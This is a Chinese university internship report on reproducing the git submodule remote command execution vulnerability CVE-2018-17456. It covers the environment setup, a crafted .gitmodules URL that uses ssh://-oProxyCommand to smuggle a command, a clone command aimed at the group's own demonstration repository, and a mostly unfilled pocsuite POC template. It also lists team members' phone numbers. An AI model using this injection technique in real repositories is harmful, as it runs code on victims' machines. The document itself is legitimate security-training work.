**南开大学**

**实习实训漏洞复现报告**

**2023年7月21日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 1](#_Toc3137)

[2.3漏洞复现阶段 1](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 2](#_Toc6133)

[3.1 风险管理及规避 2](#_Toc18532)

[3.2测试方法 2](#_Toc4033)

[3.3测试中所用的工具 2](#_Toc28445)

[4. 漏洞复现结果（25分） 3](#_Toc12892)

[4.1 POC插件编写 3](#_Toc32666)

[4.2 漏洞信息 3](#_Toc25120)

# 1.漏洞复现结论（15分）


南开大学实习实训第十一小组的安全人员采用科学的漏洞复现步骤于2023年7月18日至2023年7月20日对git远程代码执行漏洞进行了全面深入的漏洞复现。


本次共发现漏洞1个，其高危漏洞1个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | git远程命令执行漏洞(CVE-2018-17456) | CVSS 3.x: 9.8 |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：





# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 王伯雅 | 15503567789 |
| 2 | 组员 | 李佳豪 | 13191110713 |
| 3 | 组员 | 刘哲泽 | 16650717520 |
| 4 | 组员 | 钟雨哲 | 17879630977 |
| 5 | 组员 | 吴帅达 | 13375663376 |

## 2.2漏洞对象

git远程命令执行漏洞

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | 在Ubuntu 20.04虚拟机上进行实验；下载的git版本为 1.10.0；在本人的gitee上设置一个带有“恶意”代码的仓库。 |
| 漏洞复现 | 在本机终端中执行git clone https://gitee.com/nk-jj/cve-2018-17456.git --recurse-submodules命令，即可看到本地下载多出了一个You\_are\_hacked的文件，表明“恶意”仓库中的touch命令被执行。 |
| POC插件编写 | 根据相关git代码执行漏洞模板进行poc的编写。 |

## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 严重 | 当运行git clone --recurse-submodules时，git会解析.gitmodules文件中的url字段，然后将其作为参数传递给git clone子进程。如果url字段是一个字符串，并使用短划线（-）开头，这个git clone子进程将会把url翻译为一个选项。这可能导致用户运行“git clone”时，会执行任意脚本。 |

# 3.漏洞复现过程（35分）

①在本人的gitee中，新建CVE-2018-17456仓库，在仓库中新建子模块（子模块内容不重要，随意选择即可，本实验的子模块链接选择了仓库本身），命名为hack（如图所示）




②修改.gitmodules代码，使用ssh代理，代码如下所示

[submodule "hack"]

path = hack

url = ssh://-oProxyCommand=touch You\_are\_hacked/git@gitee.com:/nk-jj/cve-2018-17456



其中的 touch You\_are\_hacked就是要执行的恶意代码，其作用为新建一个文件。


③在Win7 x64虚拟机上安装git 1.10.0版本，资源如下：

<http://pan.baidu.com/s/1jIjnaCY>

④在命令行进入桌面，输入以下命令，最终文件会被下载到桌面：

git clone https://gitee.com/nk-jj/cve-2018-17456.git --recurse-submodules

运行结果如下所示：



## 3.1 风险管理及规避

攻击者可结合钓鱼等社会工程手段，来实现对目标主机的控制。官方建议所有用户将客户端升级以实现对此漏洞的防护。

## 3.2测试方法

在本地搭建平台进行漏洞复现。编写poc代码，并在python2的pocsuite环境下测试poc代码。

## 3.3测试中所用的工具

Ubuntu 20.04操作系统；git 1.10.0版本；带有“恶意”代码的远程仓库：

https://gitee.com/nk-jj/cve-2018-17456

# 漏洞复现结果（25分）

## 4.1 POC插件编写

## # !/usr/bin/env python

## # coding: utf-8

## from pocsuite.api.request import req

## from pocsuite.api.poc import register

## from pocsuite.api.poc import Output, POCBase

## from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url

## import os

## class TestPOC(POCBase):

## vulID = ''''''

## cveID = ''''''

## cnvdID = ''''''

## cnnvdID = ''''''

## version = ''''''

## author = ''''''

## vulDate = ''''''

## createDate = ''''''

## updateDate = ''''''

## name = ''''''

## desc = ''''''

## solution = ''''''

## severity = ''''''

## vulType = ''''''

## taskType = ''''''

## references = ['''''']

## appName = ''''''

## appVersion = ''''''

## appPowerLink = ''''''

## samples = ['']

## install\_requires = ['''''']

## def \_verify(self):

## self.url, ip, port = parse\_ip\_port(self.target, 80)

## result = {}

## headers = {

## 'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'

## }

## path = "" # 漏洞的路径

## vul\_url = make\_verify\_url(self.url, path, mod=0) # 生成完整路径

## data = '' # 漏洞的data数据

## resp = req.post(vul\_url, headers=headers, data=data, verify=False, allow\_redirects=False, timeout=10)

## if resp.status\_code == 200 and '' in resp.content: # 判断条件

## result['VerifyInfo'] = http\_packet(resp)

## result['VerifyInfo']['URL'] = vul\_url

## result['VerifyInfo']['port'] = port

## cmd = "git clone https://gitee.com/nk-jj/cve-2018-17456.git --recurse-submodules"

## text = os.popen(cmd).read()

## flag = os.path.exists('cve-2018-17456/You\_are\_hacked')

## return self.parse\_output(flag)

## def \_attack(self):

## return self.\_verify()

## def parse\_output(self, result):

## output = Output(self)

## if result:

## output.success(result)

## else:

## output.fail('Failed')

## return output

## register(TestPOC)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | 代码执行 | **CVE-ID** | CVE-2018-17456 |
| **披露/发现时间** | 2023/7/18 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2023/7/20 | **漏洞发现者** |  | **CNVD-ID：** |  |
| **漏洞等级** | 严重/高危 | **提交者** | 刘哲泽/  吴帅达 | **搜索关键词** | git，远程代码执行 |
| **影响范围** | 早于2.14.5的2.14.x版本, 早于2.15.3的2.15.x版本, 早于 2.16.5的 2.16.x版本, 早于2.17.2的2.17.x版本, 早于2.18.1的2.18.x版本, 早于2.19.1 的2.19.x及更早的版本 | | | | |
| **来源** | https://blog.github.com/2018-10-05-git-submodule-vulnerability/ | | | | |
| **漏洞简介** | 此漏洞允许.gitModule文件中的url参数以破折号“—”开头，在执行“git clone”操作时，进程将此url解析为选项，从而导致任意命令执行。 | | | | |
| **漏洞详情** | 当运行git clone --recurse-submodules时，git会解析.gitmodules文件中的url字段，然后将其作为参数传递给git clone子进程。如果url字段是一个字符串，并使用短划线（-）开头，这个git clone子进程将会把url翻译为一个选项。这可能导致用户运行“git clone”时，会执行任意脚本。 | | | | |
| **参考链接** | https://blog.github.com/2018-10-05-git-submodule-vulnerability/ | | | | |
| **靶场信息** | 本机搭建靶场 | | | | |
| **POC** | 如上 | | | | |
| **修复方案** | Git官方已经发布了新版本修复了上述漏洞，请受影响的用户尽快下载更新进行防护，在升级完成之前，用户应尽量避免clone不受信任的库来保护自身系统安全。 | | | | |